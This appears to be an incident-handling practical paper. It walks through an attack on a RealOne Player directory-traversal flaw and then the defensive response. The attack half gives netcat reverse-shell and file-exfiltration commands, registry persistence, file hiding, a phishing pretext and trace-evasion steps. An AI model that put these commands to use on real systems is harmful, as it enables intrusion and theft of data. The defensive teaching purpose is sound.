
The hacker now has most of the information he needs for a successful attack. The additional information required is the version of RealOne and the operating system. Without this information, the hacker will fire blind, and hope that a user visits his web site and that the system is vulnerable to the attack. Starting with the web page, the hacker creates the two files needed for the attack. The hacker uses PHP because of it’s ability to run scripts.

The directory transversal should look like this:

%USERPROFILE%\Application Data\Real\RealOne Player\skins\file.rjs ..\..\..\..\winnt\system32\vwin32.dll\file.rjs

The plan is to initially hide the two files from casual observation. The “\winnt\system32” is good place to hide files in plain site. The backdoor tool will be prepared by obfuscating the name. “Netcat” will be renamed to "bootk.exe" and placed in the “c:\winnt\system32” directory in order to camouflage it amongst all of the other system files. Instead of masquerading as legitimate file, the hacker give it a name very similar to a legitimate file. A file integrity checker would detect this change of adding a file to the directory. The legitimate Windows file is “bootok.exe”, which is so close to the “bootk.exe”, it will not stand out to anyone viewing the multitude of files in the “winnt/system32/” directory.

Shot of file in the directory.



The second file is the batch file that will execute the program. This file will have to be placed in the user's start up folder. By giving the file the +H attribute, the file will not be noticed if viewed in a command window. Windows XP will

however display the files subdued icon if viewed in the explorer. The file will be named “logon”, to give the user the impression it is a logon script placed there by the IT department. The average user does not check their Startup folder regularly. The file will be copied to another location,”c:\winnt\system32\ahue.exe” as a fail safe, in the event the “logon” file is discovered.

Example +H: attrib +H <filename>

The hacker now crafts the email that will go to the multiple targets. The email will contain a link to the specially crafted web site. In order to get the targets to visit the site, it requires two elements: 1. it must appear to come from a trusted source, 2. the subject must catch the attention of the target. The hacker finds an alias for the Public Affairs office, that can be used as the source of the email. It is not uncommon for an alias email to go out to multiple recipients. If the users are suspicious, they have no one to reply to. The second issue is the subject. As we stated before, the targets have an interest in current events, especially the war on terror. Something like, ”The Latest from Iraq”, should do the trick.

The hacker’s computer must be prepared for the attack. To avoid using a static IP address that can be traced back to the hacker, he uses a dail-up ISP. His IP address is assigned dynamically when the connection is made. Since the batch file his been written to pass the hacker’s IP address to the “Netcat” backdoor, he must maintain his connection to the internet for the duration of the exploit. This will prevent the hacker from being assigned a different IP address. Simply navigating to a web site that continually updates the web page will the dail-up connection active, and maintain the same IP address. The batch file can be edited with a different IP address for subsequent connections. This will make it extremely difficult for the activity to be traced back to the hacker, if discovered. Unless, he is caught while connected to the target.

Once the executable is installed on the target computer, the attacker has to pass it arguments in order to connect to it. The hacker will use a simple batch file to accomplish this. The file will be placed in the victim’s startup folder and executed at their next log on. This should provide a backdoor connection at the privilege level of the logged on user.

The Netcat target arguments: nc -v xxx.xxx.xxx (xxx.xxx.xxx is the hacker‘s IP) 80

The hacker must run the “Netcat” listener in order for the victim's backdoor to connect to the hackers computer. The hacker executes the command, and waits to see if the exploit worked.

The Netcat hacker arguments: nc -l -p 80 -e cmd.exe (this will display a command prompt for the victim's computer)

When the backdoor connection is made, the hacker must quickly gain situational awareness and establish a firm foothold on the target computer. Situational awareness is knowledge of the target computer's environment, for the purpose of avoiding detection. The hacker must find out several things before he goes any further. First, he needs to know if there is an antivirus engine or intrusion detection system running. The command "tasklist \\computername", will provide a list of the processes currently running on the host. Next, the hacker needs to know who is currently logged on the system. The command "query user", should provide this information.

Once the hacker has determined the coast is clear, he must establish a stronger foot hold in the system. The batch file in the user's startup folder will start the "Netcat" backdoor, but a backup method of starting it is required. A copy of this file, renamed to "ahue.exe" will be placed in the "\winnt\sytem32 directory". The purpose of this file, is to start the backdoor and pass it command arguments, in the event the first batch file is disabled. The hacker can use the "Reg.exe Add" command to add a reference to the backup batch file in the registry. If the system is rebooted, the registry reference will execute the backdoor again. The file reference will be renamed again, in order to obfuscate it in the registry.

Registry Add:
HKEY_USER\Software\RealNetworks\RealJuke\1.0\Preferences\Run /v ahue.exe /d c:\winnt\system32\ahue.exe

With the back door in place, the hacker terminates the connection, and hopes he was not discovered. The ISP connection is maintained to prevent the hacker from being assigned a different IP address. The next connection will provide the hacker with network enumeration information. This is required to orient himself in the network. He is after a curtain category of information, so he must take some time to determine where it might be located. The following windows commands can accomplish this: net view \\computername (displays shared resources), nlmon (displays network trust information), gettype \\computername (displays the operating system).Some commands require the Windows Resource Kit.

An important part of this action is to document the information gathered. The hacker has created a log folder to document his daily activities. Off-line analysis is conducted on the information collected. This will prevent the hacker from running the same commands repeatedly, thus decreasing his footprint on the target system.

In addition to enumerating the network, the attacker will also attempt to locate the specific information of interest. The hacker will simply navigate through the user's local directories looking for names similar to previous projects produced by the group. The hacker is also looking for personal notes written by

the user. The actual project information is probably treated as sensitive and well protected. But, meeting or presentation notes written by an engineer may be stored locally, outside the normal controls placed on sensitive information. This is where the hacker locates some interesting information.

The user has a folder named “Lessons Learned”, where there are several documents containing information about the very projects he is looking for. After checking the size of the file, the decides to copy it. The “Netcat” backdoor will be used to transfer a copy of the file.:

Netcat file transfer: nc -l -p 80 [port] < [filename], transfers the file when a connection is made.

The hacker runs the listener on his local computer: nc -v xxx.xxx.xxx 80 > [filename], tells nc where to place the file locally.

4. Keeping Access

“Netcat” is a versatile tool, that can be used for positive or malicious purposes. It’s small file size should prevent unwanted attention, and it does not use a great deal of processor time. It should run undetected. The hacker’s real concern is the batch file that launches “Netcat“. It is not a common practice for users to check their startup folder, so there is a good chance it will not be seen. It has also been give the +H hidden attribute, but an icon for the file will still be displayed. Adding a registry key will ensure that if the batch file in the user's startup folder is discovered, and removed before desired, the hacker will still be able to remotely access the victims computer. A copy of that same batch file is renamed and placed in the \winnt\system32 directory. Renaming the batch file will it avoid detection if discovered in the user's startup folder. Chances are if the first malicious batch file is discovered, the system will be searched for files of the same name. This second, renamed batch file is the one that the registry will refer to. Using the same strategy as he used to conceal the back door, the file is named “ahue.exe” The legitimate Windows file is “ahui.exe”. The names are close enough to avoid suspicion.

5. Covering Tracks

The hacker has the philosophy that the more commands you execute on a system, the greater your chances of being caught will be. He will rely mostly on his minimal interaction with the system to remain hidden from scrutiny. This should work fine against the casual observer, but a close inspection will reveal the system has been compromised.

The first step in covering the attacker’s tracks, is to rename the executable. It will be virtually impossible for a user or administrator to pick-out the

“bootk.exe” from all of the other files in the system32 directory. This was displayed in the previous screen capture. In addition to the large number of files in this directory, many of the files have no easily located definition. If someone were to try to locate a purpose for every file in the system directory, they would find that some are simply impossible to find. For this reason, deleting the file is out of the question since the potential effect can not be determined.

The more difficult issue is first batch file, “logon.bat“. This file will be hidden in the user’s startup folder. The command: “attrib +H logon.bat” will hide the file from casual observation. It will not show up if listed, but windows will display a subdued icon representing the file in the explorer window. It is very rare for the average user to look in their startup folder. So chances are even if the file were not hidden, the user would never see it.

Normal practice would be to locate and manipulate any log files that may have captured your activity. In this particular attack, the logs won't reveal much. Using the event view, to look at the error or success logs. The web logs, as stated earlier, will only reveal normal web activity. The router logs will be helpful in tracing the hackers connectivity, once he has been identified.

Incident Handling Process 1:

1. Preparation:

The purpose of preperation is to plan, organize and position the incident response team, to execute it's function when an inident happens. Time is of the essence when handling a real incident so detailed preparation is key. Starting with the team itself, we are using an augmentation strategy. There are two permenant members and additional man-power will be pulled from the pool of system administrators. Short bi-weekly training sessions are scheduled with the two permenant members, and those system administrators identified as augmenties. These sessions will not interfere with the system administrators daily duties and will build upon previous training. The team leader will identify what task must be performed by the permanant team members and what task can be performed by the system administrator augmenties. Someone will always be assigned as the first responder, during an established time period i.e. the team leader will be the first responder from 0900 to 1700.

The permenant team members will cellular telephones and maintain a set of pagers that can be issued to the current augmenties, on a rotating schedule. The permenant team members will also maintain an e-mail alias, that will allow messages to be sent to all of the current members simultanously. The incident

response team will also, post the first responder's contact information outside the office door. In the event email, cellular and pager contact fail, anyone can go to the incident response team's office and quickly find out where to physically locate the first responder.

Resources and tools will be maintained by the two permanant team members. This will include a company debit card which will allow for small purchases without going through the usual, and lengthy, aquisition process. The resources will include: two, duel boot Windows and Linux, lap top computers, loaded with the usual forensic tools (EnCase, NMap, NTRESKit, etc.), that will be used when physical access in another location is required, two desk top computers (one connected to the network and one stand-alone), for on and off-line analysis, and support equipment (cables, batteries, video/audio tapes, hard drives and software), for evidence collection and recovery.

Reporting is one of the weakest links in the incident handling chain. Usually, activity noted by a user, goes unreported. As part of preperation, users should be educated continually about the correct procedures for reporting suspcious activity. The phone number, office number and email contact alias for the incident response team is displayed on the company home page for all to easily locate. In addition to reporting users are educated in what actions to take when suspicious activity is noted i.e. do not unplug the computer, or delete files and notify the first responer.

In order to determine if your network has been compromised, the administrator must first have an accurate baseline of all the systems connected to his network. Any backdoor or malicious code installed will change something on the system. Files will have to be either manipulated, replaced or added. These are all indications that your system maybe compromised. Using a file integrity checker, like " Tripwire", will uncover changes made to the system. "Tripwire", which has traditionally been a Unix tool, has recently been ported to Windows. It can use a number Message Digest Algorithms to hash files and directories. In Database Generation mode, Tripwire determines the hash value of the directories on your system. When the tool is run in Integrity Checker mode, any changes to the system's files or directories will be revealed. It should be routine practice to run this type of tool periodically. Administrators must be diligent to generate a new database when ever software is added to the system.

Administrators must also be very familiar with the processes and services running. Any processes that can not be identified, should be researched, and killed if they appear questionable. Services that are not required, should be disabled or removed. Sites like "http://www.greatis.com/regrun3appdatabase.htm" can provide a list of services and what effect disabling them will have on your system..

Access Control List on the router can be used to filter unnecessary ports.

A good security principle is to start with all ports closed and services filtered. Allow only what is required for the network to function satisfactorily, to pass through the router. This will create a limited point of access to a hacker.

This method will also reduce the number of logs to review. In the event the network is compromised, monitoring the choke point will allow you to view all of the networks traffic to the outside. If a hacker attempts to exploit a computer on your network, they will not have the option of utilizing a random port to connect through your router. A common practice for hackers, is to shovel a shell out bound through port 80. Since this traffic has to be allowed in order to have web connectivity, it is almost guaranteed to be open. With the bulk of your outbound traffic funneled through port 80, this is an essential location to log activity. Logs are only valuable if the are reviewed regularly. Individuals should be assigned to read and analyze the logs for suspicious activity daily.

The following example of a extended Access Control List would allow TCP connections initiated from the trusted network. It will also allow TCP to port 80 from the outside, to the firewall. The “explicit deny” statement it the end of the ACL, is what stops any connections that do not make the previous rules.

Example of a Router Extended ACL:

access-list 100 permit tcp any any established
access-list 100 deny ip any any

access-list 101 permit tcp any any established
access-list 101 permit tcp [internal network] [internal mask] any eq 80
access-list 101 deny ip any any


Routinely mapping your network will reveal rouge computers and devices attached to it. If a hacker establishes a share with a computer on your network, it will be displayed using the “net view \\<ip address>” command. This command will display shared resources on the designated host. Accurately recording the IP and MAC addresses, is the only way to know when an unauthorized computer is connected to your network. Network tools can be used for this. The freeware program “NMap” can be used to perform a variety of network scans. In addition to the addresses of the devices them selves, the open and listening ports should be recorded. All of the interfaces should also be scanned. “NMap” can be used to accomplish this scan as well.

Example of Nmap device scan (IP): nmap -sT -v -o [logfilename]

Example of Nmap port scan (ver 3.5-5): nmap -sS -O <target IP range> 20-250 500-600 5990-700

Example of Nmap interface scan: nmap win_list_interfaces <target IP>


Most important of all, patch your systems. Simply keeping patches up to date will eliminate most of the vulnerabilities in the wild. One of the most effective methods to accomplish this is through Microsoft's Baseline Analyzer. This program can scan your system, determine the patch level and apply the required patches. The same action can be accomplished through a batch file. If you don't want to pay for the Baseline Analyzer, you can use the freeware program that Microsoft provides, "Qchain". First, download the applicable patches to a directory. Next, copy the "qchain.exe" program to the same directory. Create a script file and place it in the "all users" startup directory. The "/m" option tells the program to run unattended, and the "/z" option will hold off the reboot until all of the patches listed have been applied.



Example of Qchain:

2. Identification:

This attack was revealed by a command window. The user noticed the command window "flash" during his log on process. After several occurrences of this, the user notified the IT department that a command window has begun to "flash" every time he logs on. Since this action took place during normal working hours, the IT department notified the designated first responder, the incident response team leader. Though system function did not appear to be impaired, the situation required a closer look. Starting with the user's local system, the incident responder checks the process list to determine what is running (pulist, tlist, tasklist). Upon initial inspection, nothing out of the ordinary is revealed. Since the user notices the "flash" at login, the incident responder checks the user's startup folder and the startup for all users. Sure enough, he finds a batch file called "login". Opening the file with a text editor, he can see that it launches an executable called "bootk.exe". Going back to the process list, he now sees that "bootk.exe" is currently running.



The incident response team is gathered and decides to collect more information. An IP address is retrieved from the batch file in the user's startup folder. A query to ARIN and RIPE tell the team that the IP block is owned by a dail-up ISP. The team further researches the "bootk.exe" process to determine the function it performs. A search of "http://users.utu.fi/~ptmusta/winXPapu.shtml" reveals that "bootk.exe" is not a legitimate windows process at all.

A quick look at the web logs, shows a daily connection to the hacker's IP address recorded from the batch file located in the user's startup folder. The connection takes place around the same time the users arrive for work everyday. Very little traffic was transferred, and it appears that a small file was transferred once every three days. The Incident Response team leader is convinced that this workstation has been compromised and terminates it's network connection inaccordance with the organizations standard operating procedure (SOP).

The team leader gathers the one other permenant member of the team and pages the augmenties from the pool of system administrators. The managment chain is notified that a system has been compromised and information updates will follow. Some members of the response team are tasked with securing the network, while other members are tasked with determining the nature of the compromise. The security team audit's the firewall and web logs, looking for connections in the same net block as the hacker IP address. The security team also alerts all users to notify them of any strange systems behavior, especially command window "flashes".

The forensics team begins to investigate the compromised workstation. With the batch file, and the malicious process identified, the team attempts to determine what this exploit is designed to accomplish. We know that the batch file launches the executable. The team searches for AT jobs (AT*.job) scheduled to run and scans the registry for entries that launch executables automatically. The search will include the illegitimate "bootk.exe" string and any other suspicious files. The team opens the executable in a text editor and tries to identify it. This will help defining an firewall or IDS signature to detect it. Initially, it is determined that this executable provides a connection to a remote host, and has the ability to scan the network, and transfer files. The executable is later identified as "Netcat".

The IP address of the hacker is also investigated. The team starts by looking it up in ARIN to determine the owner. The ISP is notified that a hacker is abusing their service. Next, the team "surfs" to the hacker's web page. An examination of the page source code reveals the two files used for the exploit.

3. Containment:

If it dose not disrupt operations, terminate the connection to the untrusted network while the investigation proceeds. This will ensure denial of the hacker's access to your trusted network. When a computer is removed from the network due to an incident, the chain of custody begins with the incident first responder. A replacement does not have to be identified before the compromised host is removed. The compromised computer will be stored in the office of the incident handling team. The more realistic approach would be to block outgoing and incoming connections for the hacker's entire IP block, at the router. This prevents the hacker from using another IP address of the ISP to access his backdoor around your router rules. This also prevents the hacker from connecting to additional computers in our network that have been compromised.

The response team will now audit the firewall logs. A network "sniffer" can be used to monitor traffic in real time. Connections and listening ports can be viewed using "**netstat -an 10**", where 10 is the number of seconds between command executions. This command will execute every 10 seconds, displaying

information in near real time. The delay can be adjusted so the information is displayed in real time.

The incident response team should utilize a “clean” tool kit including: a Laptop, additional hard drives and software tools. The kit can be considered clean only if it never touched the network. The kit should contain the tools needed for analysis like: “Nmap“, “Windows Resource Kit“, “Superscan” etc. The NT Resource Kit can be used gather some useful information, for example: Dumpel: can be used to dump the event log a tab-separated text file, TLIST can be used to find out the process ID (PID) of running processes, LIST can be used to display and search the contents of a file, Pulist: Lists processes running on local or remote computers, REGFind is used to search the Windows 2000 registry for arbitrary data and lastly, RKill, which is used to enumerate and kill processes on a remote computer. Super Scan and NMap can be used to scan the compromised computer for unusual open ports.

All analysis should be conducted on a copy of the compromised hard drive. Using a copy of the drive maintains the integrity of the original hard drive for evidence. Two copies will be made, one for evidence and another for analysis and training purposes. Ghost.exe is used to create a copy or image of a hard drive. This copy will be made on a seperate hard drive, not another partition on the compromised hard drive. Verify that the image saved properly by navagating to it's location and starting the verification process. You can also use **"ghost.exe -split=640 -auto"** to record the image in a size small enough to on CD-Rs. These are a lot cheaper than a hard drive. The collected evidence will be stored in a locked closet with an access control sheet record all entries and removal from the evidence locker. The key will be maintained by the two permenant members of the incident response team.

4. Eradication:

Monitor the external router traffic to the affected host. Attempt to determine why that particular computer or group of computers was targeted. Find out what is different about this user or group of users, and what other networks are visible from the compromised computer. The target may only be a jump point to a more valuable target. Note the software load of the compromised computer. Find out if the system has unauthorized software which aided the compromise.

Once you have determined how the system or systems have been compromised, search each system in the network for the same files and activities. Make this a thorough search, meaning, instead of searching for the specific file string used for the attack, search for any files or directories that are not required or illegitimate. For example, instead of searching for the “logon” batch file used in the exploit, check the user’s startup folder for any files that

were not placed there by the IT department. A tool like LAN Search Pro "http://www.softperfect.com/products/lspro/", can be used to search the entire LAN for the suspect file. Also, check the system's registries, and look for malicious batch files or AT jobs scheduled. Some of the previous NT Resource Kit commands can be used to accomplish this.

A a tool like "Tripwire" would be extremely useful in a situation like this. The **"tw.conf.<OS>"** file contains the list of files and directories that Tripewire monitors. Edit the file to include the registries and system32 directory. Generate the Tripewire database by running **"tripwire -init"**. Now all you need to do is run the program in Integrity Checker Mode, **"tripwire",** and if any of the monitored files changed in anyway, it will be identified.

Restore the system from the most recent backup, prior to the incident. Deleting the operating system, and restoring the latest backup, clean the compromised computer. However, it is important to: one, identify the source of the compromise, and two, change procedures to ensure the same attack will not work a second time.

5. Recovery:

If the compromise source can not be identified, the only way to be completely sure the exploit has been removed, is to start fresh. Install a new hard drive into the compromised workstation. The compromised hard drive can be recycled, provided it is formatted to remove all data. There are several commercial products that will ensure the integrity of this process.

In addition to new hardware, ensure that the new systems are loaded with the latest patches and upgrades if required. With the system reloaded, make sure an accurate baseline is recorded prior to redeployment. Also, consider avoiding the use of the compromised IP again.

The restoration descrided earlier will produce a clean system. The schedule of when back-ups are conducted will determine how data the user lost. The user will be waiting for their system to return, but they should be informed when it is safe to do so. Once the system is back on-line, it should be specifically targeted for monitoring. Now that you are familiar with the previous attack, you can scan the web and router logs quickly for repeating activity.

This particular vulnerability can be avoided by upgrading to the latest version of RealPlayer, v10. The patch for this RealOne vulnerability is also available at: http://service.real.com/realplayer/security/?p_sid=vkOdnXih

6. Lessons Learned:

The incident response team leader will all of the reports, since he was the

first responder. The system owner will require several reports during the handling of this incident. The routine update reports that are given as information is acquired, the resolution report once the incident has been handled, an after-action report that will encompass leasons learned and action items. The team leader gathers everyone who was involved with the incident handling process, and briefs them on the after action report draft. This meeting will aslo serve as a brain storming session, allowing all of the members to have imput into the final report to the system owner.

This attack was possible because the users were allowed to install and run programs on their individual workstations. If the IT department does not know about the software, they can not track vulnerabilities and updates. The team suggest only those individuals that require this level of administrative control should be granted it. This is a policy that is becoming more prevalent in the system administration world. Companies that provide system administration services are enforcing this policy. Since they are the ones who will be blamed for any disruption of service, they are requiring all system administration actions to come through them. This is the only way the company providing IT services can be accountable.

Patch your systems quickly and efficiently. The Incident Response Team suggest a review of the patching procedures of the system administrators. As stated previously, automating this process, makes it more efficient, but the administrator is still responsible for making sure it is completed. A script that installs the most recent patches will be ineffective if the patches installed were released 2 months ago. In other words, a script does not solve all of your problems. The script must accomplish the correct level of patching on the correct system. You can view the installed patches under “control panal”, and “add remove programs”. Since this action could have prevented the compromise, patching procedures review will get the highest priority.

Users must be educated in the recognition of strange system activity and the proper procedure to report the activity. This paid big dividends in this case. The exploit would have been very difficult to detect, with out notification from the user. Since, the hacker did nothing malicious and did not attempt to force his way into other parts of the network, he didn’t provide much activity to log. The Incident Response Team will put together a short presention for the network users, that explains the danger of using unauthorized and un-patched software. The compromise was identified by this action, so encouraging the users to contact the system administrators when something strange happens will be the second priority.

Several years ago, I overheard someone in the next cubicle say “I just got an email that says I Love You.”. Before the person could be warned not to open it, they double clicked. That was several years ago and users have not learned very much since then. In this case, the user did not report that “cmd” window

appearing at log on immediately, probably because it's not uncommon for a this to happen. But, after some time, the user's suspicion was raised. A good security education plan for the user's will cause them to more observant and paranoid about strange computer activity.

During the eradication phase it was noted that the administrator should routinely schedule a time to enumerate their trusted network. The Windows Resource Kit includes a number of tools that are very helpful in accomplishing this. Also, there a plenty of free tools that are available for download the can be used for enumeration. These are the same tools that the hackers will use against you.

References

URLs:

Directory Traversal In RealPlayer Allows Code Execution
http://www.securiteam.com/windowsntfocus/5RP0F1FC0M.html

RealPlayer RMP file directory traversal vulnerability
http://jouko.iki.fi/adv/real.html

RealPlayer/RealOne Player RMP Skin File Handler Directory Traversal Vulnerability
bugtraq id 9580
http://www.securityfocus.com/bid/9580/info/

CAN-2004-0258 (under review)
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0258

Titan Systems Corporation, Intermediate Digital Network Analysis course material

“Skinning a LAN With a Media Player” Paper by Rick Slade, GCIH Certification Practical

Foundstone’s, “Ultimate Hacking”, Windows Enumeration Section

SANs Track 4, Course Material